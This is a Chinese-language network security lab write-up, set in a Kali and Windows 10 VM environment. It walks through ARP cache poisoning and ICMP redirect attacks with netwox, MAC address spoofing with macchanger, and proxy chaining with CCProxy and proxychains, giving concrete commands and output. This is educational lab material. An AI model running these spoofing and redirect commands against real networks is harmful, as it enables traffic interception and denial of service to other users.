环境搭建

Windows 10、kali

设置虚拟机在同一局域网内：

1.修改网络适配器模式为 NAT 模式 ，网卡获取 IP 地址方式为 DHCP

2.重启网卡服务并验证都能获取到 IP 地址并通过该 IP 可以访问到互联网

```
└─# ping www.baidu.com
PING www.a.shifen.com (14.215.177.39) 56(84) bytes of data.
64 bytes from 14.215.177.39 (14.215.177.39): icmp_seq=1 ttl=1 time=35.4 m
s
64 bytes from 14.215.177.39 (14.215.177.39): icmp_seq=2 ttl=1 time=32.6 m
s
^C
--- www.a.shifen.com ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 32.570/33.962/35.355/1.392 ms
┌──(rootpillar)-[~]
```

```
[root@pillarx1m ~]# ping www.baidu.com
PING www.a.shifen.com (14.215.177.38) 56(84) bytes of data.
64 bytes from 14.215.177.38 (14.215.177.38): icmp_seq=1 ttl=1 time=35.1 m
s
64 bytes from 14.215.177.38 (14.215.177.38): icmp_seq=2 ttl=1 time=33.6 m
s
^C
--- www.a.shifen.com ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 33.638/34.386/35.134/0.748 ms
```

```
C:\Users\pillarpc>ping www.baidu.com

正在 Ping www.a.shifen.com [14.215.177.38] 具有 32 字节的数据:
来自 14.215.177.38 的回复: 字节=32 时间=30ms TTL=1
来自 14.215.177.38 的回复: 字节=32 时间=34ms TTL=1
来自 14.215.177.38 的回复: 字节=32 时间=29ms TTL=1
来自 14.215.177.38 的回复: 字节=32 时间=30ms TTL=1

14.215.177.38 的 Ping 统计信息:
    数据包: 已发送 = 4，已接收 = 4，丢失 = 0 (0% 丢失)，
往返行程的估计时间(以毫秒为单位):
    最短 = 29ms，最长 = 34ms，平均 = 30ms
```

3.2.ARP 缓存中毒攻击

（1）实验原理

ARP 缓存是 ARP 协议的重要组成部分。ARP 协议运行的目标就是建立 MAC 地址和 IP 地址的映射，然后把这一映射关系保存在 ARP 缓存中，使得不必重复运行 ARP 协议。因为 ARP 缓存中的映射表并不是一直不变的，主机会定期发送 ARP 请求来更新它的 ARP 映射表，利用这个机制，攻击者可以伪造 ARP 应答帧使得

主机错误的更新自己的 ARP 映射表，这个过程就是 ARP 缓存中毒。
这样的后果即是要么使主机发送 MAC 帧到攻击者的设备，导致数据被窃听；要么由于 MAC 地址不存在，导致数据发送不成功。

（2）清空 ARP 缓存
因为之前测试几个虚拟机之间是否连接成功的时候进行了 ping 命令，这个时候在各个虚拟机的时候已经进行了 ARP 缓存，如果进行实验的话，将不会有 ARP 协议的数据包，因为会直接在 ARP 缓存库里面取得相应的 MAC 地址。
ARP 命令使用说明：

```
arp: 显示所有的表项。
arp  -d  address: 删除一个 arp 表项。
arp  -s address hw_addr: 设置一个 arp 表项。
```

（3）攻击机 A 发动攻击，攻击主机 C

```
# apt-get install -y netwox
```

利用 netwox 80，其中定义 Mac 地址为“00:1c:42:aa:aa:aa”，如图攻击主机 C，主机 C 的 IP 是 192.168.0.73


Kali 中执行：源

```
┌──(rootpillar)-[/home/pillar]
└─# netwox 80 -e "00:1c:42:aa:aa:aa" -i "192.168.0.73"
```


```
# netwox 80 -e "00:1c:42:aa:aa:aa" -i "192.168.0.73"
```

-e 表示创建/发送数据包


Mac 地址和 192.168.0.73 建立对应关系，此时路由的回应数据包将发送给“00:1c:42:aa:aa:aa”，而这设备根本不存在。



在主机 B 中也可以看到 192.168.0.73 的 MAC 地址的确改变。



通过在任何一台主机中抓包也可以看到有关于 192.168.0.73 的 arp reply 报文



（4）主机 B ping 主机 C，发现也 ping 不通，因为发送的目标 MAC 地址根本不存在

```
[root@pillarx1m ~]# ping 192.168.0.73
PING 192.168.0.73 (192.168.0.73) 56(84) bytes of data.
```

（5）将主机 A 的攻击停止，此时清除主机 B 中关于主机 C 的 ARP 映射条目，或者等待条目老化，再 ping 主机 C 将能够 ping 通

```
[root@pillarx1m ~]# arp -d 192.168.0.73
[root@pillarx1m ~]# ping 192.168.0.73
PING 192.168.0.73 (192.168.0.73) 56(84) bytes of data.
64 bytes from 192.168.0.73: icmp_seq=1 ttl=128 time=0.574 ms
^C
--- 192.168.0.73 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.574/0.574/0.574/0.000 ms
[root@pillarx1m ~]#
```

查询 linux 下 mac 地址表老化时间：

cat /proc/sys/net/ipv4/neigh/br0/base_reachable_time

思考：

主机 C ping 不通外网，是在哪个环节出了问题？

3.3.ICMP 重定向攻击

（1）实验原理

ICMP 重定向攻击

ICMP 重定向信息是路由器向主机提供实时的路由信息，当一个主机收到 ICMP 重定向信息时，它就会根据这个信息来更新自己的路由表。由于缺乏必要的合法性检查，如果一个黑客想要被攻击的主机修改它的路由表，黑客就会发送 ICMP 重定向信息给被攻击的主机，让该主机按照黑客的要求来修改路由表。从而实现其他主机正常通信流量先经过黑客主机再转发至路由器，此时黑客可通过获取到的流量分析出有价值的数据信息。

（2）安装 traceroute

```
# apt-get install traceroute
```

（3）为了让主机 A 能够正常转发数据包，需要对主机 A 进行如下设置：


```
# echo "1" > /proc/sys/net/ipv4/ip_forward
```

（4）使用 netwox 86 号工具和 arpspoof 工具都完成这个攻击

```
# netwox 86 -d "Eth0" --gw "192.168.0.53" -i "192.168.0.1"
```

当使用以上命令后，所有该网段主机都会将流量发往 192.168.0.53 再由 0.53 发往真实网关 0.1。

可以看到在 windows 10 中的 arp 缓存表中，网关的 MAC 实际是主机 A 的



3.4.macchanger 的使用

```
# ifconfig ens33 hw ether 000c29331111
```

以上修改的虚假 mac 地址可通过重启网卡来恢复为默认的 mac


```
# macchanger -help
# macchanger -r eth0          //生成随机 mac 地址
# macchanger -p eth0          //复原 MAC 地址
```

或者通过 ifconfig 命令修改 mac 地址：

```
ifconfig eth0 hw ether aabbccddeeff
```

3.5.CCProxy 结合 Proxychains 实现二层代理


ccproxy 安装在 windows 主机中并配置：



kali 操作系统充当第二层代理，配置 proxychains：

kali 内网 IP 为 192.168.1.110，外网为 2.128。

操作界面中打开 zap，在工具-选项中的 localproxy 中添加 kali 的公网 IP 及 8080 端口。



修改 proxychains 配置文件：

vim /etc/proxychains4.conf　末尾增加：

socks4 192.168.1.129 1080

http 192.168.2.128 8080

验证：

proxychains curl linuxidc.com

```
└─# proxychains curl linuxidc.com
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] Strict chain  ...  192.168.1.129:1080  ...  192.168.2.128:8080  ..
.  linuxidc.com:80  ...  OK
<html><body>Redirecting to https://linuxidc.com/</body></html>┌──(root@pillar)-[
/home/pillar]
└─#
```

此时在 ccproxy 中也能看到访问记录。